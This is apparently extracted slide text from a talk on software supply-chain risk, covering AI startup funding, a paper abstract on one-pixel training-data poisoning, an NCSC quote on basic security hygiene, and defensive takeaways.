
Hardware and
Firmware



Data
Providers

Venture Funding Into US Artificial Intelligence, Machine Learning, And Related Startups

2008 through 2017. Dollar volume based on deals of known size; round counts are for all deals.



crunchbase news

Where will these startups get their training data or learning models?


How will they be protected?



Are You Tampering With My Data?

Michele Alberti^{1*}, Vinaychandran Pondenkandath^{1*}, Marcel Würsch¹,
Manuel Bouillon¹, Mathias Seuret¹, Rolf Ingold¹, and Marcus Liwicki²

demonstrate on two widely used datasets (CIFAR-10 and SVHN) that a universal modification of just one pixel per image for all the images of a class in the training set is enough to corrupt the training procedure of several state-of-the-art deep neural networks causing the networks to misclassify any images to which the modification is applied. Our aim is to bring to the attention of the machine learning community, the possibility that even learning-based methods that are personally trained on public datasets can be subject to attacks by a skillful adversary.



	Train Set	Val Set	Test Set	
Tampered Class	Plane	Plane	Frog	
				
Expected Output	Plane	Plane	Plane	Not Plane

Closing thoughts

putting things in perspective

It's always fun to talk about the omnipotent and omniscient hackers, and the super-sneaky espionage attacks they can perform. But, for most people and enterprises, the biggest risks remain:

- not keeping software up to date
- poor network configuration management
- poor credential management

Most of the incidents that have caused actual harm to the UK have been caused by one of these problems. In general, we should concentrate on getting those fixed before worrying about really clever and risky supply chain interdictions from other states.

--Ian Levy, Technical Director, NCSC

<https://www.ncsc.gov.uk/blog-post/managing-supply-chain-risk-cloud-enabled-products>

- Software supply-chain attacks are just another means of initial compromise - the same foundational principles for detection, containment, and response still apply

- Software supply-chain attacks are just another means of initial compromise - the same foundational principles for detection, containment, and response still apply
- Ensure you have a complete, timely, and accurate record of all software on all your computing devices - then drive towards stronger governance over it

- Software supply-chain attacks are just another means of initial compromise - the same foundational principles for detection, containment, and response still apply
- Ensure you have a complete, timely, and accurate record of all software on all your computing devices - then drive towards stronger governance over it
- Challenge your enterprise software vendors to attest to their investment and attention to supply-chain risk

Thank you!

ryankaz@gmail.com

 @ryankaz42

<https://speakerdeck.com/ryankaz>